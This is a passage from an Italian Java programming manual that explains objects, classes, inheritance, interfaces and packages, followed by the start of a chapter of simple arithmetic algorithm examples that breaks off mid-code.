L'esempio seguente, mostra come si può leggere il contenuto di questo array, tenendo presente che non si conosce inizialmente la sua dimensione. L'esempio emette separatamente, attraverso lo standard output, l'elenco degli argomenti ricevuti.

```
/**
 *  LeggiArgomentiApp.java
 *  Legge gli argomenti e gli emette attraverso lo standard output.
 */

import java.lang.*; // predefinita

class LeggiArgomentiApp
{
    public static void main (String[] args)
    {
        int i;

        for (i = 0; i < args.length; i++)
          {
            System.out.println (args[i]);
          }
    }
}
```

Capitolo 648

Java: programmazione a oggetti

Il capitolo precedente ha introdotto l'uso del linguaggio Java per arrivare a scrivere programmi elementari, utilizzando i metodi come se fossero delle funzioni pure e semplici. In questo capitolo si introducono gli oggetti secondo Java.

648.1 Creazione e distruzione di un oggetto

Un oggetto è un'***istanza*** di una classe, come una copia ottenuta da uno stampo. Così come nel caso della creazione di una variabile contenente un tipo di dati primitivo, si distinguono due fasi: la dichiarazione e l'inizializzazione. Trattandosi di un oggetto, l'inizializzazione richiede prima la creazione dell'oggetto stesso, in modo da poter assegnare alla variabile il riferimento di questo.

648.1.1 Dichiarazione dell'oggetto

La dichiarazione di un oggetto è precisamente la dichiarazione di una variabile atta a contenere un riferimento a un particolare tipo di oggetto, specificato dalla classe che può generarlo.

classe variabile

La sintassi appena mostrata dovrebbe essere sufficientemente chiara. Nell'esempio seguente si dichiara la variabile '**`miaStringa`**' predisposta a contenere un riferimento a un oggetto di tipo '**`String`**'.

```
String miaStringa;
```

La semplice dichiarazione della variabile non basta a creare l'oggetto, in quanto così si crea solo il contenitore adatto.

648.1.2 Instanza di un oggetto

L'istanza di un oggetto si ottiene utilizzando l'operatore '**`new`**' seguito da una chiamata a un metodo particolare il cui scopo è quello di inizializzare opportunamente il nuovo oggetto che viene creato. In pratica, '**`new`**' alloca memoria per il nuovo oggetto, mentre il metodo chiamato lo prepara. Alla fine, viene restituito un riferimento all'oggetto appena creato.

L'esempio seguente, definisce la variabile '**`miaStringa`**' predisposta a contenere un riferimento a un oggetto di tipo '**`String`**', creando contestualmente un nuovo oggetto '**`String`**' inizializzato in modo da contenere un messaggio di saluto.

```
String miaStringa = new String ("Ciao ciao.");
```

648.1.3 Metodo costruttore

L'inizializzazione di un oggetto viene svolta da un metodo specializzato per questo scopo: il ***costruttore***. Una classe può fornire diversi metodi costruttori che possono servire a inizializzare in modo diverso l'oggetto che si ottiene. Tuttavia, convenzionalmente, ogni classe fornisce sempre un metodo il cui nome corrisponde a quello della classe stessa, ed è senza argomenti. Questo metodo esiste anche se non viene indicato espressamente all'interno della classe.

Java consente di utilizzare lo stesso nome per metodi che accettano argomenti in quantità o tipi diversi, perché è in grado di distinguere il metodo chiamato effettivamente in base agli argomenti forniti. Questo meccanismo permette di avere classi con diversi metodi costruttori, che richiedono una serie differente di argomenti.

648.1.4 Utilizzo degli oggetti

Finché non si utilizza in pratica un oggetto non si può apprezzare, né comprendere, la programmazione a oggetti. Un oggetto è una sorta di scatola nera a cui si accede attraverso variabili e metodi dell'oggetto stesso.

Si indica una variabile o un metodo di un oggetto aggiungendo un punto ('**`.`**') al riferimento dell'oggetto, seguito dal nome della variabile o del metodo da raggiungere. Variabili e metodi si distinguono perché questi ultimi possono avere una serie di argomenti racchiusi tra parentesi (se non hanno argomenti, vengono usate le parentesi senza nulla all'interno).

riferimento_all'oggetto . variabile

riferimento_all'oggetto . metodo `()`

Prima di proseguire, è bene soffermarsi sul significato si tutto questo. Indicare una cosa come '**`oggetto.variabile`**', significa raggiungere una variabile appartenente a una particolare struttura di dati, che è appunto l'oggetto. In un certo senso, ciò si avvicina all'accesso a un elemento di un array.

Un po' più difficile è comprendere il senso di un metodo di un oggetto. Indicare '**`oggetto.metodo()`**' significa chiamare una funzione che interviene in un ambiente particolare: quello dell'oggetto.

A questo punto, è necessario chiarire che il riferimento all'oggetto è qualunque cosa in grado di restituire un riferimento a questo. Normalmente si tratta di una variabile, ma questa potrebbe appartenere a sua volta a un altro oggetto. È evidente che sta poi al programmatore cercare si scrivere un programma leggibile.

Nella programmazione a oggetti si insegna comunemente che si dovrebbe evitare di accedere direttamente alle variabili, cercando di utilizzare il più possibile i metodi. Si immagini l'esempio seguente che è solo ipotetico:

```
class Divisione
{
    public int x;
    public int y;
    public calcola ()
    {
        return x/y;
    }
}
```

Se venisse creato un oggetto a partire da questa classe, si potrebbe modificare il contenuto delle variabili e quindi richiamare il calcolo, come nell'esempio seguente:

```
Divisione div = new Divisione ();
div.x = 10;
div.y = 5;
System.out.println ("Il risultato è " + div.calcola ());
```

Però, se si tenta di dividere per zero si ottiene un errore irreversibile. Se invece esistesse un metodo che si occupa di ricevere i dati da inserire nelle variabili, verificando prima che siano validi, si potrebbe evitare di dover prevedere questi inconvenienti.

L'esempio mostrato è volutamente banale, ma gli oggetti (ovvero le classi che li generano) possono essere molto complessi; pertanto, la loro utilità sta proprio nel fatto di poter inserire al loro interno tutti i meccanismi di filtro e controllo necessari al loro buon funzionamento.

In conclusione, in Java è considerato un buon approccio di programmazione l'utilizzo delle variabili solo in lettura, senza poterle modificarle direttamente dall'esterno dell'oggetto.

La chiamata di un metodo di un oggetto viene anche detta ***messaggio***, per sottolineare il fatto che si invia un'informazione (eventualmente composta dagli argomenti del metodo) all'oggetto stesso.

648.1.5 Distruzione di un oggetto

In Java, un oggetto viene eliminato automaticamente quando non esistono più riferimenti alla sua struttura. In pratica, se viene creato un oggetto assegnando il suo riferimento a una variabile, quando questa viene eliminata perché è terminato il suo campo di azione, anche l'oggetto viene eliminato.

Tuttavia, l'eliminazione di un oggetto non può essere presa tanto alla leggera. Un oggetto potrebbe avere in carico la gestione di un file che deve essere chiuso prima dell'eliminazione dell'oggetto stesso. Per questo, esiste un sistema di eliminazione degli oggetti, definito *garbage collector*, o più semplicemente ***spazzino***, che prima di eliminare un oggetto gli permette di eseguire un metodo conclusivo: '**`finalize()`**'. Questo metodo potrebbe occuparsi di chiudere i file rimasti aperti e di concludere ogni altra cosa necessaria.

648.2 Classi

Le classi sono lo stampo, o il prototipo, da cui si ottengono gli oggetti. La sintassi per la creazione di una classe è la seguente. Le parentesi graffe fanno parte dell'istruzione necessaria a creare la classe e ne delimitano il contenuto, ovvero il corpo, costituito dalla dichiarazione di variabili e metodi. Convenzionalmente, il nome di una classe inizia con una lettera maiuscola.

[***modificatore***] `class` ***classe*** [`extends` ***classe_superiore***] [`implements` ***elenco_interfacce***] `{...}`

Il modificatore può essere costituito da uno dei nomi seguenti, a cui corrisponde un valore differente della classe.

Modificatore	Descrizione
`public`	Quando la classe è accessibile anche al di fuori del pacchetto di classi cui appartiene, si utilizza il modificatore '**`public`**'. Se questo non viene indicato, la classe è accessibile solo all'interno del pacchetto cui appartiene.
`abstract`	Quando una classe serve solo come modello astratto per generare altre sottoclassi si utilizza il modificatore '**`abstract`**'.
`final`	Quando si vuole evitare che una classe possa generare altre sottoclassi si indica il modificatore '**`final`**'.

Tutte le classi ereditano automaticamente dalla classe '**`java.lang.Object`**', quando non viene dichiarano espressamente di ereditare da un'altra. La dichiarazione esplicita di volere ereditare da una classe particolare, si ottiene attraverso la parola chiave '**`extends`**' seguita dal nome della classe stessa.

A fianco dell'eredità da un'altra classe, si abbina il concetto di interfaccia, che rappresenta solo un'impostazione a cui si vuole fare riferimento. Questa impostazione non è un'eredità, ma solo un modo per definire una struttura standard che si vuole sia attuata nella classe che si va a creare.

L'eredità avviene sempre solo da una classe, mentre le interfacce che si vogliono utilizzare nella classe possono essere diverse. Se si vogliono specificare più interfacce, i nomi di queste vanno separati con la virgola.

Nel corpo di una classe possono apparire dichiarazioni di variabili e metodi, definiti anche ***membri*** della classe.

648.2.1 Variabili

Le variabili dichiarate all'interno di una classe, ma all'esterno dei metodi, fanno parte dei cosiddetti membri, sottintendendo con questo che si tratta di componenti delle classi (anche i metodi sono definiti membri). La dichiarazione di una variabile di questo tipo, può essere espressa in forma piuttosto articolata. La sintassi seguente mostra solo gli aspetti più importanti.

[***specificatore_di_accesso***] [`static`] [`final`] ***tipo*** ***variabile*** [`=` ***valore_iniziale***]

Lo specificatore di accesso rappresenta la visibilità della variabile ed è qualcosa di diverso dal campo di azione, che al contrario rappresenta il ciclo vitale di questa. Per definire que-

sta visibilità si utilizza una parola chiave il cui elenco e significato è descritto nella sezione 648.2.3.

La parola chiave '**`static`**' indica che si tratta di una variabile appartenente strettamente alla classe, mentre la mancanza di questa indicazione farebbe sì che si tratti di una variabile di istanza. Quando si dichiarano variabili statiche, si intende che ogni istanza (ogni oggetto generato) della classe che le contiene faccia riferimento alle stesse variabili. Al contrario, in presenza di variabili non statiche, ogni istanza della classe genera una nuova copia indipendente di queste variabili.

La parola chiave '**`final`**' indica che si tratta di una variabile che non può essere modificata, in pratica si tratta di una costante. In tal caso, la variabile deve essere inizializzata contemporaneamente alla sua creazione.

Il nome di una variabile inizia convenzionalmente con una lettera minuscola, ma quando si tratta di una costante, si preferisce usare solo lettere maiuscole.

648.2.2 Metodi

I metodi, assieme alle variabili dichiarate all'esterno dei metodi, fanno parte dei cosiddetti membri delle classi. La sintassi seguente mostra solo gli aspetti più importanti della dichiarazione di un metodo. Le parentesi graffe fanno parte dell'istruzione necessaria a creare il metodo e ne delimitano il contenuto, ovvero il corpo.

```
[specificatore_di_accesso] [static] [abstract] [final] tipo_restituito ↩
↪metodo ([elenco_parametri]) [throws elenco_eccezioni] {...}
```

Lo specificatore di accesso rappresenta la visibilità del metodo. Per definire questa visibilità si utilizza una parola chiave il cui elenco e significato è descritto nella sezione 648.2.3.

La parola chiave '**`static`**' indica che si tratta di un metodo appartenente strettamente alla classe, mentre la mancanza di questa indicazione farebbe sì che si tratti di un metodo di istanza. I metodi statici possono accedere solo a variabili statiche; di conseguenza, per essere chiamati non c'è bisogno di creare un'istanza della classe che li contiene. Il metodo normale, non statico, richiede la creazione di un'istanza della classe che lo contiene per poter essere eseguito.

La parola chiave '**`abstract`**' indica che si tratta della struttura di un metodo, del quale vengono indicate solo le caratteristiche esterne, senza definirne il contenuto.

La parola chiave '**`final`**' indica che si tratta di un metodo che non può essere dichiarato nuovamente, nel senso che non può essere modificato in una sottoclasse eventuale.

Il tipo di dati restituito viene indicato prima del nome, utilizzando la stessa definizione che si darebbe a una variabile normale. Nel caso si tratti di un metodo che non restituisce alcunché, si utilizza la parola chiave '**`void`**'.

Il nome di un metodo inizia convenzionalmente con una lettera minuscola, come nel caso delle variabili.

L'elenco di parametri è composto da nessuno o più nomi di variabili precedute dal tipo. Questa elencazione corrisponde implicitamente alla creazione di altrettante variabili locali contenenti il valore corrispondente (in base alla posizione) utilizzato nella chiamata.

La parola chiave '**`throws`**' introduce un elenco di oggetti utili per superare gli errori generati durante l'esecuzione del programma. Tale gestione non viene analizzata in questa documentazione su Java.

648.2.2.1 Sovraccarico

Java ammette il ***sovraccarico*** dei metodi. Questo significa che, all'interno della stessa classe, si possono dichiarare metodi differenti con lo stesso nome, purché sia diverso il numero o il tipo di parametri che possono accettare. In pratica, il metodo giusto viene riconosciuto alla chiamata in base agli argomenti che vengono forniti.

648.2.2.2 Chiamata di un metodo

La chiamata di un metodo avviene in modo simile a quanto si fa con le chiamate di funzione negli altri linguaggi. La differenza fondamentale sta nella necessità di indicare l'oggetto a cui si riferisce la chiamata.

Java consente anche di eseguire chiamate di metodi riferiti a una classe, quando si tratta di metodi statici.

648.2.3 Specificatore di accesso

Lo specificatore di accesso di variabili e metodi permette di limitare o estendere l'accessibilità di questi, sia per una questione di ordine (nascondendo i nomi di variabili e metodi cui non ha senso accedere da una posizione determinata), sia per motivi di sicurezza.

La tabella 648.6 mostra in modo sintetico e chiaro l'accessibilità dei componenti in base al tipo di specificatore indicato.

Tabella 648.6. Accessibilità di variabili e metodi in base all'uso di specificatori di accesso.

Specificatore	Classe	Sottoclasse	Pacchetto di classi	Altri
`package`	X		X	
`private`	X			
`protected`	X	X	X	
`public`	X	X	X	X

Se le variabili o i metodi vengono dichiarati senza l'indicazione esplicita di uno specificatore di accesso, viene utilizzato il tipo '**`package`**' in modo predefinito.

648.3 Sottoclassi

Una sottoclasse è una classe che eredita esplicitamente da un'altra. A questo proposito, è il caso di ripetere che tutte le classi ereditano in modo predefinito da '**`java.lang.Object`**', se non viene specificato diversamente attraverso la parola chiave '**`extends`**'.

Quando si crea una sottoclasse, si ereditano tutte le variabili e i metodi che compongono la classe, salvo quei componenti che risultano oscurati dallo specificatore di accesso. Tuttavia, la classe può dichiarare nuovamente alcuni di quei componenti e si può ancora accedere a quelli della classe precedente, nonostante tutto.

648.3.1 super

La parola chiave '**`super`**' rappresenta un oggetto contenente esclusivamente componenti provenienti dalla classe di livello gerarchico precedente. Questo permette di accedere a variabili e metodi che la classe dell'oggetto in questione ha ridefinito. L'esempio seguente mostra la dichiarazione di due classi: la seconda estende la prima.

```
class MiaClasse
{
    int intero;
    void mioMetodo ()
    {
        intero = 100;
    }
}
```

```
class MiaSottoclasse extends MiaClasse
{
    int intero;
    void mioMetodo ()
    {
        intero = 0;
        super.mioMetodo ();
        System.out.println (intero);
        System.out.println (super.intero);
    }
}
```

La coppia di classi mostrata sopra è fatta per generare un oggetto a partire dalla seconda, quindi per eseguire il metodo '**`mioMetodo()`**' su questo oggetto. Il metodo a essere eseguito effettivamente è quello della sottoclasse.

Quando ci si comporta in questo modo, ridefinendo un metodo in una sottoclasse, è normale che questo richiami il metodo della classe superiore, in modo da aggiungere solo il codice sorgente che serve in più. In questo caso, viene richiamato il metodo omonimo della classe superiore utilizzando '**`super`**' come riferimento.

Nello stesso modo, è possibile accedere alla variabile '**`intero`**' della classe superiore, anche se in quella attuale tale variabile viene ridefinita.

È il caso di osservare che la parola chiave '**super**' ha senso solo quando dalla classe si genera un oggetto. Quando si utilizzano metodi e variabili statici per evitare di dover generare l'istanza di un oggetto, non è possibile utilizzare questa tecnica per raggiungere metodi e variabili di una classe superiore.

648.3.2 this

La parola chiave '**this**' permette di fare riferimento esplicitamente all'oggetto stesso. Ciò può essere utile in alcune circostanze, come nell'esempio seguente:

```
class MiaClasse
{
    int imponibile;
    int imposta;
    void datiFiscali (int imponibile, int imposta)
    {
        this.imponibile = imponibile;
        this.imposta = imposta;
    }
    ...
}
```

La classe appena mostrata dichiara due variabili che servono a conservare le informazioni su imponibile e imposta. Il metodo '**datiFiscali()**' permette di modificare questi dati in base agli argomenti con cui viene chiamato.

Per comodità, il metodo indica con gli stessi nomi le variabili utilizzate per ricevere i valori delle chiamate. Tali variabili diventano locali e oscurano le variabili di istanza omonime. Per poter accedere alle variabili di istanza si utilizza quindi la parola chiave '**this**'.

Anche in questa situazione, la parola chiave '**this**' ha senso solo quando dalla classe si genera un oggetto.

648.4 Interfacce

In Java, l'interfaccia è una raccolta di costanti e di definizioni di metodi senza attuazione. In un certo senso, si tratta di una sorta di prototipo di classe. Le interfacce non seguono la gerarchia delle classi perché rappresentano una struttura indipendente: un'interfaccia può ereditare da una o più interfacce definite precedentemente (al contrario delle classi che possono ereditare da una sola classe superiore), ma non può ereditare da una classe.

Nel caso di interfacce, non è corretto parlare di ereditarietà, ma questo concetto rende l'idea di ciò che succede effettivamente.

La sintassi per la definizione di un'interfaccia, è la seguente:

[public] interface ***interfaccia*** [extends ***elenco_interfacce_superiori***] {...}

Il modificatore '**public**' fa in modo che l'interfaccia sia accessibile a qualunque classe, indipendentemente dal pacchetto di classi cui questa possa appartenere. Al contrario, se non viene utilizzato, l'interfaccia risulta accessibile solo alle classi dello stesso pacchetto.

La parola chiave '**extends**' permette di indicare una o più interfacce superiori da cui ereditare.

648.4.1 Contenuto di un'interfaccia

Un'interfaccia può contenere solo la dichiarazione di costanti e di metodi astratti (senza attuazione). In pratica, non viene indicato alcuno specificatore di accesso e nessun'altra definizione che non sia il tipo, come nell'esempio seguente:

```
interface Raccoltina
{
    int LIMITEMASSIMO = 1000;

    void aggiungi (Object, obj);
    int conteggio ();
    …
}
```

Si intende implicitamente che le variabili siano '**public**', '**static**' e '**final**', inoltre si intende che i metodi siano '**public**' e '**abstract**'.

Come si può osservare dall'esempio, la definizione dei metodi termina con l'indicazione dei parametri. Il corpo dei metodi, ovvero la loro attuazione, non viene indicato, perché non è questo il compito di un'interfaccia.

648.4.2 Utilizzo di un'interfaccia

Un'interfaccia viene utilizzata in pratica quando una classe dichiara di attuare (realizzare) una o più interfacce. L'esempio seguente mostra l'utilizzo della parola chiave '**implements**' per dichiarare il legame con l'interfaccia vista nella sezione precedente:

```
class MiaClasse implements Raccoltina
{
    …
    void aggiungi (Object, obj)
    {
        …
    }
    int conteggio ()
    {
        …
    }
    …
}
```

In pratica, la classe che attua un'interfaccia, è obbligata a definire i metodi che l'interfaccia si limita a dichiarare in modo astratto. Si tratta quindi solo di una forma di standardizzazione e di controllo attraverso la stessa compilazione.

648.5 Pacchetti di classi

In Java si realizzano delle librerie di classi e interfacce attraverso la costruzione di pacchetti, come già accennato in precedenza. L'esempio seguente mostra due sorgenti Java, '**`Uno.java`**' e '**`Due.java`**' rispettivamente, appartenenti allo stesso pacchetto denominato '**`PaccoDono`**'. La dichiarazione dell'appartenenza al pacchetto viene fatta all'inizio, con l'istruzione '**`package`**'.

```
/**
 *  Uno.java
 *  Classe pubblica appartenente al pacchetto «PaccoDono».
 */

package PaccoDono;

public class Uno
{
    public void Visualizza ()
    {
        System.out.println ("Ciao Mondo - Uno");
    }
}
```

```
/**
 *  Due.java
 *  Classe pubblica appartenente al pacchetto «PaccoDono».
 */

package PaccoDono;

public class Due
{
    public void Visualizza ()
    {
        System.out.println ("Ciao Mondo - Due");
    }
}
```

648.5.1 Collocazione dei pacchetti

Quando si dichiara in un sorgente che una classe appartiene a un certo pacchetto, si intende che il binario Java corrispondente (il file '`.class`') sia collocato in una directory con il nome di quel pacchetto. Nell'esempio visto in precedenza si utilizzava la dichiarazione seguente:

```
package PaccoDono;
```

In tal modo, la classe (o le classi) di quel sorgente deve poi essere collocata nella directory '`PaccoDono/`'. Questa directory, a sua volta, deve trovarsi all'interno dei percorsi definiti nella variabile di ambiente '**`CLASSPATH`**'.

La variabile '**CLASSPATH**' è già stata vista in riferimento al file 'classes.zip' o 'Klasses.jar' (a seconda del tipo di compilatore e interprete Java), che si è detto contenere le librerie standard di Java. Tali librerie sono in effetti dei pacchetti di classi.

Il file 'classes.zip' (o il file 'Klasses.jar') potrebbe essere decompresso a partire dalla posizione in cui si trova, ma generalmente questo non si fa.

Se per ipotesi si decidesse di collocare la directory 'PaccoDono/' a partire dalla propria directory personale, si potrebbe aggiungere nello script di configurazione della propria shell, qualcosa come l'istruzione seguente (adatta a una shell derivata da quella di Bourne).

```
CLASSPATH="$HOME:$CLASSPATH"
export CLASSPATH
```

Generalmente, per permettere l'accesso a pacchetti installati a partire dalla stessa directory di lavoro (nel caso del nostro esempio si tratterebbe di './PaccoDono/'), si può aggiungere anche questa ai percorsi di '**CLASSPATH**'.

```
CLASSPATH=".:$HOME:$CLASSPATH"
export CLASSPATH
```

648.5.2 Utilizzo di classi di un pacchetto

L'utilizzo di classi da un pacchetto è già stato visto nei primi esempi, dove si faceva riferimento al fatto che ogni classe importa implicitamente le classi del pacchetto '**java.lang**'. Si importa una classe con un'istruzione simile all'esempio seguente:

```
import MioPacchetto.MiaClasse;
```

Per importare tutte le classi di un pacchetto, si utilizza un'istruzione simile all'esempio seguente:

```
import MioPacchetto.*;
```

In realtà, la dichiarazione dell'importazione di una o più classi, non è indispensabile, perché si potrebbe fare riferimento a quelle classi utilizzando un nome che comprende anche il pacchetto, separato attraverso un punto.

L'esempio seguente rappresenta un programma banale che utilizza le due classi mostrate negli esempi all'inizio di queste sezioni dedicate ai pacchetti:

```
/**
 *  MiaProva.java
 *  Classe che accede alle classi del pacchetto «PaccoDono».
 */

import PaccoDono.*;

class MiaProva
{
    public static void main (String[] args)
    {
        // Dichiara due oggetti dalle classi del pacchetto PaccoDono.
```

```
        Uno primo = new Uno ();
        Due secondo = new Due ();

        // Utilizza i metodi degli oggetti.
        primo.Visualizza ();
        secondo.Visualizza ();
    }
}
```

L’effetto che si ottiene è la sola emissione dei messaggi seguenti attraverso lo standard output:

```
Ciao Mondo - Uno
Ciao Mondo - Due
```

Se nel file non fosse stato dichiarato esplicitamente l’utilizzo di tutte le classi del pacchetto, sarebbe stato possibile accedere ugualmente alle sue classi utilizzando una notazione completa, che comprende anche il nome del pacchetto stesso. In pratica, l’esempio si modificherebbe come segue:

```
/**
 *  MiaProva.java
 *  Classe che accede alle classi del pacchetto «PaccoDono».
 */

class MiaProva
{
    public static void main (String[] args)
    {
        // Dichiara due oggetti dalle classi del pacchetto PaccoDono.
        PaccoDono.Uno primo = new PaccoDono.Uno ();
        PaccoDono.Due secondo = new PaccoDono.Due ();

        // Utilizza i metodi degli oggetti.
        primo.Visualizza ();
        secondo.Visualizza ();
    }
}
```

648.6 Esempi

Gli esempi mostrati nelle sezioni seguenti sono molto semplici, nel senso che si limitano a mostrare messaggi attraverso lo standard output. Si tratta quindi di pretesti per vedere come utilizzare quanto spiegato in questo capitolo. Viene usata in particolare la classe seguente per ottenere degli oggetti e delle sottoclassi:

```
/**
 *      SuperApp.java
 */

class SuperApp
{
```

```
    static int variabileStatica = 0; // variabile statica o di classe
    int variabileDiIstanza = 0;  // variabile di istanza

    // Nelle applicazioni è obbligatoria la presenza di questo metodo.
    public static void main (String[] args)
    {
        // Se viene avviata questa classe da sola, viene visualizzato
        // il messaggio seguente.
        System.out.println ("Ciao!");
    }

    // Metodo statico. Può essere usato per accedere solo alla
    // variabile statica.
    public static void metodoStatico ()
    {
        variabileStatica++;
        System.out.println
          ("La variabile statica ha raggiunto il valore "
           + variabileStatica);
    }

    // Metodo di istanza. Può essere usato per accedere sia alla
    // variabile statica che a quella di istanza.
    public void metodoDiIstanza ()
    {
        variabileStatica++;
        variabileDiIstanza++;
        System.out.println
          ("La variabile statica ha raggiunto il valore "
           + variabileStatica);
        System.out.println
          ("La variabile di istanza ha raggiunto il valore "
           + variabileDiIstanza);
    }
}
```

648.6.1 Oggetti e messaggi

Si crea un oggetto a partire da una classe, contenuta generalmente in un pacchetto. Nella sezione precedente è stata presentata una classe che si intende non appartenga ad alcun pacchetto di classi. Ugualmente può essere utilizzata per creare degli oggetti.

L'esempio seguente crea un oggetto a partire da quella classe e quindi esegue la chiamata del metodo '**`metodoDiIstanza`**', che emette due messaggi, per ora senza significato:

```
/**
 *      EsempioOggetti1App.java
 */

class EsempioOggetti1App
{
    public static void main (String[] args)
    {
        SuperApp oSuperApp = new SuperApp ();
        oSuperApp.metodoDiIstanza ();
    }
}
```

648.6.2 Variabili di istanza e variabili statiche

Le variabili di istanza appartengono all'oggetto, per cui, ogni volta che si crea un oggetto a partire da una classe si crea una nuova copia di queste variabili. Le variabili statiche, al contrario, appartengono a tutti gli oggetti della classe, per cui, quando si crea un nuovo oggetto, per queste variabili viene creato un riferimento all'unica copia esistente.

L'esempio seguente è una variante di quello precedente in cui si creano due oggetti dalla stessa classe, quindi viene chiamato lo stesso metodo, prima da un oggetto, poi dall'altro. Il metodo '**`metodoDiIstanza()`**' incrementa due variabili: una di istanza e l'altra statica.

```
/**
 *      EsempioOggetti2App.java
 */

class EsempioOggetti2App
{
    public static void main (String[] args)
    {
        SuperApp oSuperApp = new SuperApp ();
        SuperApp oSuperAppBis = new SuperApp ();

        oSuperApp.metodoDiIstanza ();
        oSuperAppBis.metodoDiIstanza ();
    }
}
```

Avviando l'eseguibile Java che deriva da questa classe, si ottiene la visualizzazione del testo seguente:

```
La variabile statica ha raggiunto il valore 1
La variabile di istanza ha raggiunto il valore 1
La variabile statica ha raggiunto il valore 2
La variabile di istanza ha raggiunto il valore 1
```

Le prime due righe sono generate dalla chiamata '**`oSuperApp.metodoDiIstanza()`**', mentre le ultime due da '**`oSuperAppBis.metodoDiIstanza()`**'. Si può osservare che l'incremento della variabile statica avvenuto nella prima chiamata riferita all'oggetto '**`oSuperApp`**' si riflette anche nel secondo oggetto, '**`oSuperAppBis`**', che mostra un valore più grande rispetto alla variabile di istanza corrispondente.

648.6.3 Ereditarietà

Nella programmazione a oggetti, il modo più naturale di acquisire variabili e metodi è quello di ereditare da una classe superiore che fornisca ciò che serve. L'esempio seguente mostra una classe che estende quella dell'esempio introduttivo ('**SuperApp**'), aggiungendo due metodi:

```
/**
 *      SottoclasseApp.java
 */

class SottoclasseApp extends SuperApp
{
    public static void decrementaStatico ()
    {
        variabileStatica--;
        System.out.println
          ("La variabile statica ha raggiunto il valore "
           + variabileStatica);
    }

    public void decrementaDiIstanza ()
    {
        variabileStatica--;
        variabileDiIstanza--;
        System.out.println
          ("La variabile statica ha raggiunto il valore "
           + variabileStatica);
        System.out.println
          ("La variabile di istanza ha raggiunto il valore "
           + variabileDiIstanza);
    }
}
```

Se dopo la compilazione si esegue questa classe, si ottiene l'esecuzione del metodo '**main()**' che è stato definito nella classe superiore. In pratica, si ottiene la visualizzazione di un semplice messaggio di saluto e nulla altro.

648.6.4 Metodi di istanza e metodi statici

Il metodo di istanza può accedere sia a variabili di istanza, sia a variabili statiche. Questo è stato visto nell'esempio del sorgente '`EsempioOggetti2App.java`', in cui il metodo '**metodoDiIstanza()**' incrementava e visualizzava il contenuto di due variabili, una di istanza e una statica.

I metodi statici possono accedere solo a variabili statiche, che come tali possono essere chiamati anche senza la necessità di creare un oggetto: basta fare riferimento direttamente alla classe. L'esempio mostra in che modo si possa chiamare il metodo '**metodoStatico()**' della classe '**SuperApp**', senza fare riferimento a un oggetto:

```
/**
 *      EsempioOggetti3App.java
 */

class EsempioOggetti3App
{
    public static void main (String[] args)
    {
        SuperApp.metodoStatico ();
    }
}
```

Nello stesso modo, quando in una classe si vuole chiamare un metodo senza dovere prima creare un oggetto, è necessario che i metodi in questione siano statici.

Capitolo 649

Java: esempi di programmazione

Questo capitolo raccoglie solo alcuni esempi di programmazione, in parte già descritti in altri capitoli. Lo scopo di questi esempi è solo didattico, utilizzando forme non ottimizzate per la velocità di esecuzione.

649.1 Problemi elementari di programmazione

In questa sezione vengono mostrati alcuni algoritmi elementari portati in Java. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 542.

649.1.1 Somma tra due numeri positivi

Il problema della somma tra due numeri positivi, attraverso l'incremento unitario, è descritto nella sezione 542.2.1.

```
//
// java SommaApp <x> <y>
// Somma esclusivamente valori positivi.
//
import java.lang.*; // predefinita
//
class SommaApp
{
```

```
    //
    static int somma (int x, int y)
    {
        int i;
        int z = x;
        //
        for (i = 1; i <= y; i++)
          {
            z++;
          }
        return z;
    }
    //
    // Inizio del programma.
    //
    public static void main (String[] args)
    {
        int x;
        int y;
        //
        x = Integer.valueOf(args[0]).intValue ();
        y = Integer.valueOf(args[1]).intValue ();
        //
        System.out.println (x + "+" + y + "=" + somma (x, y));
    }
}
//
```

In alternativa si può tradurre il ciclo '**`for`**' in un ciclo '**`while`**':

```
    static int somma (int x, int y)
    {
        int z = x;
        int i = 1;
        //
        while (i <= y)
          {
            z++;
            i++;
          }
        return z;
    }
```

649.1.2 Moltiplicazione di due numeri positivi attraverso la somma

Il problema della moltiplicazione tra due numeri positivi, attraverso la somma, è descritto nella sezione 542.2.2.

```
//
// java MoltiplicaApp <x> <y>
// Moltiplica esclusivamente valori positivi.
//
```

```
import java.lang.*; // predefinita
//
class MoltiplicaApp
{
    //
    static int moltiplica (int x, int y)
    {
        int i;
        int z = 0;
        //
        for (i = 1; i <= y; i++)
          {
            z = z + x;
          }
        return z;
    }
    //
    // Inizio del programma.
    //
    public static void main (String[] args)
    {
        int x;
        int y;
        //
        x = Integer.valueOf(args[0]).intValue ();
        y = Integer.valueOf(args[1]).intValue ();
        //
        System.out.println (x + "*" + y + "=" + moltiplica (x, y));
    }
}
//
```

In alternativa si può tradurre il ciclo ‘**`for`**’ in un ciclo ‘**`while`**’:

```
    static int moltiplica (int x, int y)
    {
        int z = 0;
        int i = 1;
        //
        while (i <= y)
          {
            z = z + x;
            i++;
          }
        return z;
    }
```

649.1.3 Divisione intera tra due numeri positivi

Il problema della divisione tra due numeri positivi, attraverso la sottrazione, è descritto nella sezione 542.2.3.

```
//
// java DividiApp <x> <y>
// Divide esclusivamente valori positivi.
//
import java.lang.*; // predefinita
//
class DividiApp
{
    //
    static int dividi (int x, int y)
    {
        int z = 0;
        int i = x;
        //
        while (i >= y)
          {
            i = i - y;
            z++;
          }
        return z;
    }
    //
    // Inizio del programma.
    //
    public static void main (String[] args)
    {
        int x;
        int y;
        //
        x = Integer.valueOf(args[0]).intValue ();
        y = Integer.valueOf(args[1]).intValue ();
        //
        System.out.println (x + ":" + y + "=" + dividi (x, y));
    }
}
//
```

649.1.4 Elevamento a potenza

Il problema dell'elevamento a potenza tra due numeri positivi, attraverso la moltiplicazione, è descritto nella sezione 542.2.4.

```
//
// java ExpApp <x> <y>
// Elevamento a potenza di valori positivi interi.
//
import java.lang.*; // predefinita
```

```
//
class ExpApp
{
    //
    static int exp (int x, int y)
    {
        int z = 1;
        int i;
        //
        for (i = 1; i <= y; i++)
          {
            z = z * x;
          }
        return z;
    }
    //
    // Inizio del programma.
    //
    public static void main (String[] args)
    {
        int x;
        int y;
        //
        x = Integer.valueOf(args[0]).intValue ();
        y = Integer.valueOf(args[1]).intValue ();
        //
        System.out.println (x + "**" + y + "=" + exp (x, y));
    }
}
//
```

In alternativa si può tradurre il ciclo '**`for`**' in un ciclo '**`while`**':

```
    static int exp (int x, int y)
    {
        int z = 1;
        int i = 1;
        //
        while (i <= y)
          {
            z = z * x;
            i++;
          }
        return z;
    }
```

Infine, si può usare anche un algoritmo ricorsivo:

```
    static int exp (int x, int y)
    {
        if (x == 0)
          {
            return 0;
          }
        else if (y == 0)
          {
            return 1;
          }
        else
          {
